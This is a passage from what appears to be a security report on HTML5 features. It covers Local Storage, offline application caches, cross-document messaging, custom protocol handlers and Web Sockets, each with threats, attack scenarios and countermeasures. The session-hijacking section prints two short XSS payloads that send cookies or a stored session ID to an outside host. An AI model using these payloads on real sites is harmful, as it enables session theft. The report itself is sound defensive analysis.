- **Session Storage:** This storage is similar to Local Storage except to the fact that data are deleted after closing the UA or the UA tab (depends on UA). Therefore, accessing Session Storage within the same domain is not possible across UA tabs or different web sessions (possible in Local Storage).

Further differences to storing data in cookies are that the Local Storage values are not sent to the server in every request; cookies have an expiry date, Local Storage attributes do not. Local Storage attributes are separated through the same origin policy; values stored through a HTTP connection cannot be accessed by a HTTPS connection and vice versa; cookie set in a HTTP connection are also sent through a HTTPS connection as long as the domain name is the same.

Section 5.2.3 shows a POC application implementing Local Storage. This application makes it possible to load and save data from and to Local Storage. The separation of Local Storage for different origins is also illustrated in this section. Section 5.3.2 shows some example JavaScript code of how to access local storage. (Note: Global Storage which was defined in early HTML5 drafts has been removed [40]; because of that Global Storage security impacts will not be considered).

2.3.1 Vulnerabilities

The main security concern with Local Storage is that the user is not aware of the kind of data that is stored in Local Storage. The user is not able to control storage respectively access to data stored in Local Storage. The whole access is performed through JavaScript code and, therefore, it is sufficient to execute some JavaScript code in the correct domain context to access all items stored in Local Storage transparently for the user.

Only the origin domain is allowed to access and manipulate its data stored in the Web Storage. But by inserting some JavaScript code through an attacker the security requirements *Data protection*, *Integrity* and *Confidentiality* are endangered in the course of bypassing *Access control*. This malicious JavaScript code can manipulate the data or send it to foreign domains.

2.3.2 Threats and attack scenarios

Local Storage introduces new threats which are described in the following listing. The listing describes further which security requirements are broken. For three of these threats attack scenarios are described in the sections 2.3.2.1 to 2.3.2.3 to demonstrate how Local Storage can be exploited by an attacker

¹ The Web SQL database was initially part of the HTML5 specification. But it has not been considered in this document because in time of writing this document the future of this standard was unclear. The following disclaimer was displayed on the W3C website: "This document was on the W3C Recommendation track but specification work has stopped. The specification reached an impasse: all interested implementors have used the same SQL backend (Sqlite), but we need multiple independent implementations to proceed along a standardisation path." [69]. Therefore, the concerned SQL-Injection threats which may affect Web SQL databases are not covered in this report.



- **Session hijacking (Scenario 1):** If the session identifier is stored in Local Storage it can be stolen if an input / output encoding vulnerability exist in the web application (easier then stealing cookie values). This breaks the security requirement *Secure session management*.
- **Disclosure of Confidential Data (Scenario 2):** If a web application stores sensitive data on the client's UA this can be stolen and abused by attackers. This breaks the security requirement of *Confidentiality*.
- **User tracking (Scenario 3):** Local Storage can have privacy concerns. Local Storage can be used as an additional possibility to identify a user. This breaks the security requirement *Identity protection*.
- **Persistent attack vectors:** Attack vectors can be persisted on the client. The scope of identifying vulnerabilities which can be persistent is expanded to the UA and not limited to the server side. This breaks the security requirement *UA protection*.

2.3.2.1 Scenario 1 – session hijacking

HTTP is a stateless protocol and because of that the state has to be managed on higher layers. To establish a session in web applications mostly cookies are used. Therefore, a session cookies is implemented which stores a long unpredictable random token. This token is sent to the web server to recognize the user and his corresponding session.

However, this solution has the problem that the session cookie can be stolen by an XSS attack. If an attacker is able to smuggle the following code into the web application, he is able to steal the session cookie:

```
<script>
document.write("<img src='http://www.csnc.ch?cookies="+document.cookie+"'>");
</script>
```

This does not change with HTML5 but the session identifier can also be stored in Web Storage. In this case the attacker has to smuggle the following code into the web application to steal the session identified and hijack a user's session:

```
<script>
document.write("<img
src='http://www.csnc.ch?sessionID="+localStorage.getItem('SessionID')+"'>");
</script>
```

As shown, XSS can still be used to steal session identifiers and hijack user sessions. HTML5 Web Storage does not change this point, only the used JavaScript technology has changed slightly. Further, the attacker has to be a little bit more precisely, he needs to know the name of the variable.

Additionally, for cookies the *HTTPOnly flag* can be used to avoid the cookie being accessible by JavaScript which makes stealing the cookie (session identifier) through XSS impossible. This *HTTPOnly flag* is missing for Local Storage identifier which is another disadvantage. The additional layer of protection the *HTTPOnly flag* provides cannot be used for Local Storage identifiers.



2.3.2.2 Scenario 2 – disclosure of confidential data

As shown in scenario 1 it is sufficient to exploit a XSS in the application to access Local Storage objects. This is especially dangerous if sensitive data is stored on the client. An attacker is able to read the complete Local Storage of a domain exploiting a XSS vulnerability.

If the server has no XSS-vulnerabilities an attacker can also trick the user to access the web application through a malicious network device. This network device manipulates the server response and includes JavaScript Code to read all values of the Local Storage for this domain. The attacker no longer needs to identify vulnerabilities in the web application. He can also directly attack the UAs. Figure 5 shows a sequence diagram which illustrates this attack.




Figure 5 Sequence diagram: Attacking Local Storage

1. The UA requests any path of the web application that should be attacked. The response of the target website is manipulated by the malicious web proxy and JavaScript code for reading out the Local Storage is added to the response.
2. This JavaScript Code reads the content of the Local Storage for this domain.
3. This content is posted to the malicious web proxy.

Another problematic point is when different web authors are using the same domain and the applications are only separated by the path. Local Storage is shared across these applications. There is no way to restrict access to Local Storage depending on the path. So if an XSS-vulnerability is found on www.csnc.ch/app1/, reading data stored in www.csnc.ch/app2/ is possible.

2.3.2.3 Scenario 3 – user tracking

User Tracking based on cookies is a common way to track user visiting websites. With HTML5 Local Storage another possibility is added to store information about a user visiting the website. The website can store user tracking information on the client's UA and correlate user sessions. The tricky point in this is that the Local Storage is not deleted in all UAs if the UA history is deleted (see section 5.4.1 for an overview of the different browser behaviour). Users trying to delete their UA cache may not be aware of Local Storage. The ever cookie, already mentioned in the introduction, uses Local Storage as one feature to track a user.



2.3.3 Countermeasures

Using Local Storage brings benefits but opens the door to attacks mentioned above. There are several points that could go wrong and developers need to carefully implement access to local storage attributes. To safely use Local Storage in web application the following points need to be considered.

- Use cookies instead of Local Storage for session handling. The same problems exist but with the *HTTPOnly* flag cookies can be protected better. Further the Local Storage is not cleaned after the UA is closed; therefore, the session identifier might be stolen if the user only closes the UA and does not press logout or the web application does not terminate the session correctly (e.g. public computer).
- Do not store sensitive data in Local Storage. Sensitive data should only be stored on the web server and needs to be protected adequately.
- Different web application running on the same domain and only separated through the path should not use Local Storage if the data needs to be separated.

However, the threats *User tracking* and *Persistent attack vectors* still remains and cannot be avoided from the web application provider through secure implementation.

2.4 Offline Web Application

Creating web applications which can be used offline was difficult to realise prior to HTML5. Some manufacturers developed complex work around to make their web applications work offline. This was mainly realized with UA add-ons the user had to install. HTML5 introduces the concept of Offline Web Applications. A web application can send information to the UA which files are needed for working offline. Once loaded the application can be used offline. The UA recognises the offline mode and loads the data from the cache.

To tell the UA that it should store some files for offline use the new HTML attribute *manifest* in the `<html>` tag has to be used:

```
<!DOCTYPE HTML>  
<html manifest="/cache.manifest">  
<body>
```

The attribute *manifest* refers to the manifest file which defines the resources, such as HTML and CSS files, that should be stored for offline use. The manifest file has several sections for defining the list of files which should be cached and stored offline, which files should never be cached and which files should be loaded in the case of an error. This manifest file can be named and located anywhere on the server; it only has to end with *.manifest* and returned by the web server with the content-type *text/cache-manifest*. Otherwise the UA will not use the content of the file for offline web application cache. More details and an example manifest file can be found in section 5.3.3.

2.4.1 Vulnerabilities

With the introduction of Offline Web Applications the security boundaries are moved. In web applications prior to HTML5 access control decisions for accessing data and functions were only done on server side. With the introduction of Offline Web Applications parts of these permission checks are moved towards the UA. Therefore, implementing protections of web applications solely on server side is no longer sufficient if Offline Web Applications are used. The target of attacking web application is not limited to the server-side; attacking the client-side part of Offline Web Application is possible as well.

This mainly breaks the requirement of *UA protection*. But breaking this security requirement all other security requirements are endangered implicitly as well. E.g., if the security requirement *Secure caching* can be broken, an attacker can include any content into the Offline Web Application cache and use this code for breaking the other security requirements as well.



2.4.2 Threats and attack scenarios

Spoofing the cache with malicious data has been a problematic security issue already prior to HTML5. Cache poisoning was possible with already existing HTML4 cache directives for JavaScript files or other resources. However, UA cache poisoning attacks were limited. With HTML5 offline application this cache poisoning attacks are more powerful. The following threats are made worse in HTML5:

- **Cache Poisoning:** It is possible to cache the root directory of a website. Caching of HTTP as well as HTTPS pages is possible. This breaks the security requirement of *UA protection* and *Secure caching*.
- **Persistent attack vectors:** The Offline application cache stays on the UA until either the server sends an update (which will not happen for spoofed contents) or the user deletes the cache manually. However, a similar problem as for Web Storage exists in this case. The UA manufacturers have a different behaviour if the "recent history" is deleted. This breaks the security requirement of *UA protection*.
- **User Tracking:** Storing Offline Web Application details can be used for user tracking. Web applications can include unique identifiers in the cached files and use these for user tracking and correlation. This breaks the security requirement of *Confidentiality*.

When the offline application cache is deleted depends on the UA manufacturers. Therefore, section 5.4.2 gives an overview showing the behaviour of different browsers when the offline application cache is deleted.

As already mentioned, cache poisoning is the most critical security issue for offline web applications. Therefore, a possible cache poisoning attack scenario is given in this section which is motivated on the ideas of an article from [41]. Figure 6 shows a sequence diagram which illustrates how an attacker can poison the cache of a victim's UA. The victim goes online through an unsecure malicious network and accesses whichever page (the page to be poisoned does not have to be accessed necessarily). The malicious network manipulates the data sent to the client and poisons the cache of the UA. Afterwards, the victim goes online through a trusted network and accesses the poisoned website. Then the actual attack happens and the victim loads the poisoned content from the cache. The topology assumed for this attack is shown in section 5.1.3 in a high level diagram.




Figure 6 Sequence diagram: Offline Web Application cache poisoning

1. Victim access *any.domain.com* through a malicious access point (e.g. public wireless).
2. The HTTP GET Request is sent through the malicious access point to *any.domain.com*.
3. *any.domain.com* returns the response.
4. The access point manipulates the response from *any.domain.com*: A hidden Iframe with `src=http://www.filebox-solution.com` is added to the response which is sent to the UA.
5. This hidden Iframe causes the UA to send a request to *www.filebox-solution.com* in the background (the user will not notice this request).
6. The request to *www.filebox-solution.com* is intercepted by the malicious access point and returns a faked login page including malicious JavaScript. The HTML page contains the cache manifest declaration. The `cache.manifest` file is configured to cache the root directory of *www.filebox-solution.com* (the `cache.manifest` file itself is returned with HTTP cache header to expire late in the future).
7. The victim opens his UA in a trusted network and enters *www.filebox-solution.com* in the address bar. Because of the offline application cache the UA loads the page from the cache including the malicious JavaScript. No request is sent to *www.filebox-solution.com*.
8. After the user has entered the login credentials to the faked login form (offline application), it posts the credentials to an attacker controlled server (JavaScript code execution).
9. The JavaScript performs the login request to *www.filebox-solution.com* (From here the steps are optional; they're performed to hide the actual attack from the user).
10. The Login request is sent to *www.filebox-solution.com*.
11. Login successful (The user does not notice the attack performed).



A performed POC of this attack is described in section 5.2.5. This section shows details to this cache poisoning attack including the corresponding HTML code, network protocol captures and browser screenshots.

One may argue that a similar kind of attack was possible also with standard HTML cache features. That is correct but the offline application attack has two advantages:

- **Caching of the root directory is possible:** If the user opens the poisoned website, the UA will not make any request to the network and loads the poisoned content from the cache. If the root directory is cached using HTML4 cache directives, a request to the server is sent as soon the user clicks refresh (Either the server sends a HTTP 304 not modified or an HTTP 200 OK and the page is loaded from the server and not from cache).
- **SSL-Resources can be cached as well:** In HTML4 Man-in-the-middle attacks were possible but then the user had to access the website through the unsecured network. With offline application caching of the root of an HTTPS website can be cached; the user does not have to open the website. The user may accept an insecure connection (certificate warning) in an unsecured network because he does not send any sensitive data. The real attack happens if the user is back in his secured network, feels safe and logs in to the poisoned application.

2.4.3 Countermeasures

The threats *Persistent attack vectors* and *Cache poisoning* cannot be avoided by web application providers. The threats are defined in the HTML5 specification. To come around this problem is to train the users to clear their UA cache whenever they have visited the Internet through an unsecured network respectively before they want to access a page to which sensitive data are transmitted. Further, the user needs to learn to understand the meaning of the security warning and only accept Offline Web Applications of trusted sites.

2.5 Web Messaging

Today's feature rich websites have more and more the need to include so called gadgets of third parties. These gadgets are mostly JavaScript applications with a certain purpose such as weather information. HTML4 provides only two possibilities for solving this problem.

The first one is to include these gadgets using Iframes which is secure but isolated; a website loaded from *domainA.csnc.ch* cannot access the Document Object Model (DOM) elements of an embedded Iframe loaded from *domainB.csnc.ch* and vice versa. If the user already has entered his ZIP-code in the application he has to enter the ZIP-code again in the Iframe which is not user friendly.

The second possibility is using inline JavaScript code which is powerful but insecure. JavaScript from external sources runs in the context of the embedding domain and, therefore, allowed to access the complete DOM including any entered data such as the ZIP-Code. This is user friendly because the ZIP-code does not have to be entered again but it is also dangerous. Credit-Card numbers, personal details and all other data entered in the website can be access from the external script also. Website providers have to trust the external source of the JavaScript they embed into their application. This is a risk because they cannot control the embedded code at all times. The content of an external JavaScript file can be checked for security flaws at a specific time but it is complex to check the file every time it is requested by a UA; the provider may change the file content and include, deliberately or unintentionally, security flaws (similar to the TOCTOU [42] issue in programming).

HTML5 introduces a feature called Cross Document Messaging that allows documents to communicate to each other even they do not have the same origin. A communication between the embedding website and the embedded Iframe is possible. This brings security improvements to web applications compared to using inline JavaScript. Cross Document Messaging opens a new way of solving the communication problem mentioned above. Iframes of different domains can send messages to each other using new APIs:




Figure 7 Illustration: Cross-Document Messaging

In section 5.2.6 an POC application making use of `postMessage()` is given which implements the illustration given in Figure 7. This application is loaded from the domain `internal.csnc.ch` and embeds an Iframe from `external.csnc.ch`. After pressing a link in the application a self-defined message can be sent from the embedding website (`internal.csnc.ch`) to the embedded Iframe (`external.csnc.ch`).

Beside Cross-Document Messaging HTML5 provides with Channel Messaging another possibility for the communication of JavaScript of running in different domain contexts. But from a security perspective they are very similar and, therefore, only Cross-Document Messaging is covered in this subsection.

2.5.1 Vulnerabilities

Web Messaging brings security improvements for integrating external sources into the application but also introduces new security issues. The main problem with Web Messaging is the moved security boundary. The content of a web page is no longer limited to content from its origin domain and the server cannot control all data sent and received by its web pages. With Web Messaging the web page may receive content of other domains without the server being involved; data is exchanged within the UA between the Iframes. Server-side data validation can be bypassed this way and malicious content sent from one Iframe directly to another Iframe.

This may impact that the security requirement *Data validation* can be broken. Breaking this security requirement opens the possibility for an attacker to break several other security requirements as well. Depending on the data an attacker can smuggle into the application, he may be able to execute JavaScript code and access the application with the same permissions a user has to break other security requirements.

2.5.2 Threats and attack scenarios

The described security problem in section 2.5.1 results in the following two threats:

- **Disclosure of confidential data:** Sensitive data may be sent to the wrong Iframe. This breaks the security requirement of *Confidentiality*.
- **Expanded attack surface in the UA:** Iframes can send messages to any other Iframe. If the receiving Iframe does not check the origin or handles the input insecurely, attacks can be launched against the receiving Iframe. This breaks the security requirement of *Data validation*.

These threats are exploited in the following attack scenario for which it is assumed that a web application is built out of several frames of different origins. The first version of the web application only contained two Iframes of sources (different domains) the developers can control and are within their trusting environment. Therefore, the developers designed the cross-document messaging between these Iframes without restrictions:



- The target of `postMessage()` is set to `*` because both Iframes needed the input and are designed to handle the input correctly. Sensitive data is also passed through Web Messaging.
- The receiving Iframes does not check the origin. This is not necessary because only one origin is expected.
- For easier page layout the developers decided to use some input as `innerHTML`. So they are able to influence how the input is rendered in the receiving Iframe.

For the second version, the developers decide to include a gadget from an external source. They inspected the source code of this gadget and found that this gadget does not use any cross-document messaging functions. Because of that they didn't change anything in the way they do cross-document messaging.

An attacker is not able to identify vulnerabilities in the web application but is able to exploit a XSS vulnerability in the gadget (The attacker could also be the gadget provider). This enabled the attacker to pass JavaScript Code from the gadget to the web application and execute any JavaScript Code in the context of the web application. Further, the attacker inserts some JavaScript code that listens to the cross-document messages sent between the Iframes (remember, the target was defined to `*`) and steals the sensitive information exchanged between them.

2.5.3 Countermeasures

To mitigate the threats *Disclosure of confidential data* and *Expanded attack surface in the UA* validating the data on server side only is not sufficient; received data also needs to be validated on the client as well. To use Cross Document Messaging securely the following points have to be implemented:

- The target in `postMessage()` should be defined explicitly and not set to `*` to avoid sensitive data sent to a wrong frame.
- The received message should be validated and not used directly as `innerHTML` or pass it to the JavaScript function `eval()`.
- The receiving frame should also check the sender domain (e.g. `e.origin == "http://internal.csnc.ch"`).

An alternative solution of embedding external content is using a sanitizer such as Caja [43].

2.6 Custom scheme and content handlers

With HTML5 it is possible to define custom protocol and content handlers. Web applications can be registered as handlers for custom protocols, for example, fax, e-mail or SMS. Once registered the UA opens a connection to the appropriate web application if the user clicks on a link associated with one of the registered handler.

Besides registering custom protocols, HTML5 defines the registering of handlers for a particular Multipurpose Internet Mail Extensions (MIME) types such as `text/directory` or `application/rss+xml`.

2.6.1 Vulnerabilities

The introduction of custom scheme and content handlers raises the attack surface against the UA. The registering of custom scheme and content handlers affects the client side only and protection against attacks to this HTML5 feature cannot be provided by a web application provider. Therefore, mainly the security requirement *UA protection* is endangered.

However, breaking the security requirement *UA protection* in this context implies breaking the security requirement *Confidentiality* and *Integrity*. If an attacker is able to register a malicious domain as custom scheme and content handler sensitive data may be sent to this domain which can, besides stealing the data, manipulate them before further processing. Through exposing sensitive data of the user the security requirement *Identity protection* can be broken as well.

2.6.2 Threats and attack scenarios

Allowing every website to be registered as a custom protocol or content handler allows also malicious web application to trick users to register their UAs. This results in several threats:



- **Disclosure of confidential data:** The user may register a malicious web application as e-mail protocol handler unintentionally. Sending e-mails through this web application gives the attacker access to the content of the e-mail. This breaks the security requirement *Confidentiality*.
- **User Tracking:** Web applications can include a unique id during the protocol or content type registering and use this for tracking of the user every time the user requests the registered protocol or content type. This breaks the security requirement *Identity protection*.
- **Spamming:** Registering many protocol and content type handlers can be abused by spammers. They can include their own content before delivering or processing the real content. This breaks the security requirement *UA protection*.

The following attack scenario shows how users can be tricked to register a malicious website as protocol handler which results in loss of sensitive data. Therefore, the user opens *malicious.csnc.ch* and gets JavaScript code as response which defines the protocol handler for *mailto*. If the user accepts defining this protocol handler and clicks on a *mailto* link, the user is asked (or directly redirected; the exact behaviour depends on the UA setting) which handler should be used. Afterwards, the user is redirected to *malicious.csnc.ch*. This may lead to the loss of sensitive data. *Malicious.csnc.ch* can easily respond on the request with a faked mail mask e.g., in the design of the victims favourite mail application. The sequence diagram shown in Figure 8 illustrates this protocol handling attack:




Figure 8 Sequence diagram: Creating Custom Protocol Handler

A possible attack scenario:

1. The victim opens the website from *malicious.csnc.ch*.
2. *Malicious.csnc.ch* responds with JavaScript code that defines a custom *mailto* protocol handler and tricks the user to install this handler. Further during the registering, *malicious.csnc.ch* also includes a unique id for user tracking.
3. The Victim opens *anydomain.csnc.ch*.
4. *Anydomain.csnc.ch* responds with some content and a *mailto* link.
5. The user clicks this link and is automatically redirected to *malicious.csnc.ch*.
6. *Malicious.csnc.ch* recognizes that the victim clicked on a *mailto* link and presents a faked mail mask (e.g. of a favourite webmail provider).
7. The victim may not recognize the attack and inserts sensitive data into this form.



If this handler is defined, it will not be deleted if the UA cache is deleted. If and when the protocol handler is deleted, depends on the UA implementation. A POC application illustrating the attack shown in Figure 8 is given in section 5.2.7. Details of these attacks including the corresponding network captures and browser screenshots can be found in this section.

Similar attacks may be possible for the registering of custom content handlers as well. Websites can try to register them as content handler for example for *video/mpeg* as well and display advertisements before playing videos. Through registering as many protocol handlers as possible this can be abused for spamming. However, during the time of writing this report only some UAs supported registering custom content handler. And those UA supporting it limited them to RSS feeds only. Because of that, it was only possible to prove that user tracking by registering RSS-Feed handlers is possible. Other attacks, such as registering *video/mpeg* as content handler, may be possible but this depends on the future UA implementation (See section 5.4.3 for an overview of which UA implement the registering of custom content handlers).

2.6.3 Countermeasures

The threats *Disclosure of confidential data*, *User Tracking* and *Spamming* cannot be avoided by secure implementation on web application servers. It affects the UA and end-users need to be trained not to register malicious domains as custom protocol or content handlers.

2.7 The Web Sockets API

Shortly termed web sockets are a full duplex TCP/IP connection but not a raw TCP Socket. The connection is established by upgrading from the HTTP to the Web Socket protocol. Different to AJAX, which needs two connections, one for up- (request) and the second for downstream (response), web sockets establish a full duplex connection. Traditional AJAX request produce a significant overhead, the complete HTTP request and response headers had to be transmitted for every request, while Web Socket connections, once they are established, only have an overhead of just two bytes. "[...] *HTML5 Web Sockets can provide a 500:1 or – depending on the size of the HTTP headers – even a 1000:1 reduction in unnecessary HTTP header traffic and 3:1 reduction in latency [...]*" [44]. Web Socket connections can be established across different domains like CORS. Figure 9 shows a sequence diagram which illustrates the Web Socket handshake.




Figure 9 Sequence diagram: Web Socket API Handshake



1. The UA requests a HTML page using standard HTTP GET.
2. The server response with a HTML page including JavaScript code which initiates the web socket upgrade.
3. The UA sends the UA upgrade request.
4. The server responses with the web socket upgrade successful message.

The detailed handshake can be found in section 5.2.8. Additionally, this section shows a POC application and relevant network captures of the handshake.

2.7.1 Vulnerabilities

The security issues concerned with the Web Sockets API are quite similar to those of Cross-Origin Resource Sharing. It is the same fundamental problem that it is possible to establish Web Socket connections across domains without asking the user for permission; request are also sent without the user noticing it. For an attacker it is sufficient to execute some JavaScript code in the victim's UA to cause the UA to establish a Web Socket connection to an arbitrary target. This connection can be abused by an attacker to exchange data from and to the UA. Therefore, the security requirement *Secure session handling*, *UA protection* and *Access control* are broken.

The security requirement *Secure caching* is endangered through the Web Socket API. Because not all web proxies understand the Web Socket API protocol correctly, an attacker may cause a web proxy to cache manipulated data. This in turn can be abused to break all other security requirements by smuggling malicious JavaScript code to the victim's UA.

Similar to CORS and Web Messaging the security issue of *Data validation* from foreign origins is concerned with the Web Socket API. As mentioned in section 2.2.1 this issue is covered once in section 2.5.1.

2.7.2 Threats and attack scenarios

The fundamental problem described in section 2.7.1 results in some threats. For these threats attack scenarios are described to demonstrate how they can be exploited by an attacker.

- **Remote Shell (Scenario 1):** Web Sockets can be used to establish a remote shell from the server to the UA. The connection stays open as long as the UA is not closed. This breaks the security requirement *Secure session handling* and *UA protection*.
- **Web-Based Botnet (Scenario 2):** Web Sockets enables a server to establish remote shells to many UAs at the same time. The server can use these remote shells to build a web based Botnet. This breaks the security requirement *Secure session handling* and *UA protection*.
- **Cache poisoning (Scenario 3):** Because of misunderstanding the Web Socket handshake the cache of some web proxy can be poisoned. This breaks the security requirement *Secure caching*.
- **Port scanning (Scenario 4):** An attacker can abuse the browser of a victim for port scanning of internal networks. This breaks the security requirement *Confidentiality* and *Secure session handling*.

2.7.2.1 Scenario 1 - Web Socket remote Shell

For this attack scenario it is assumed that the attacker is either able to trick the user to visit his malicious website or the attacker is able to exploit a XSS vulnerability in a web application the user visits.

After the attacker was able to execute the JavaScript code in the UA, he is able to establish a Web Socket connection. Once the connection is established he can execute any JavaScript code on the UA. Beside other things, this enables the attacker to access all data (in the context of the running domain – Same-Origin Policy cannot be circumvented) or redirect the UA to other websites and use this for spamming or install malware on the UA. This remote shell stays open until the user closes his UA. During this time the attacker can control the behaviour of the UA with the full functionality JavaScript provides.

A POC application exploiting this vulnerability is described in section 5.2.8. This POC shows a website that establishes a remote shell connection to a command server and executes the JavaScript code received by this command server. The command server has the capability to abuse the UA for his own purposes.

2.7.2.2 Scenario 2 - Web Socket Botnet

For this attack the same assumptions as for the *Web Socket Remote Shell* are made. Additionally the attacker was able to either trick a high amount of users to visit his website or exploit very popular websites. A high level diagram illustrating this attack is given in section 5.1.5.

The attacker is then able to launch attacks with all the functionality JavaScript provides. Beside other things, the Botnet can be used for Distributed-Denial-of-Service attacks. Identifying the real source of the attack will be difficult because the origins of the attack are the UA.

2.7.2.3 Scenario 3 - Web proxy cache poisoning

